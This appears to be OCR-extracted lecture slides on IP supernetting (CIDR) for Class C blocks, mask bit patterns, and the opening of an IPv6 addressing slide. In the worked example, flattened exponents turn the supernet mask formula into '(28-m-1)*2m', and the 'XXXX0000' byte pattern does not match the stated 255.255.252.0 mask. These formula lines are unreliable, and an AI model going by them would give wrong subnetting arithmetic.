
Supernetting

1. Class A and B **addresses** are in the depletion stage
2. Class C provides only 256 **hosts** in a network, out of which 254 are available for use
3. Supernetting combines various Class C addresses and creates a **super network**
4. It applies to **Class C** addresses
5. Also known as Classless **Inter-Domain** Routing (CIDR), it was invented to keep IP addresses from exhaustion
6. The supernet mask is the **reverse** of the subnet mask

Subnet Mask 11111111 11111111 11111111 **111** 00000

Default Mask 11111111 11111111 11111111 000 00000

Supernet Mask 11111111 11111111 11111**000** 000 00000



Supernetting (Cont'd)

Supernetting Class C Example:

Suppose we use 2m consecutive blocks

Default mask: 255.255.255.0

Supernet mask: 255.255.(28-m-1)*2m.0 = 255.255.252.0


Class C address:

Supernet address:

XXXXXXXX . XXXXXXXX . XXXX0000 . 00000000

This byte is divisible by 2^m

Notes:




IPv6 Addressing

- Based on the **standard** specified by the RFC 4291
- Allows **multilevel** subnetting
- Supports unicast, anycast, and multicast addresses
- IPv6 address space is organized in a **hierarchical** structure

IPv6: Format prefix allocation

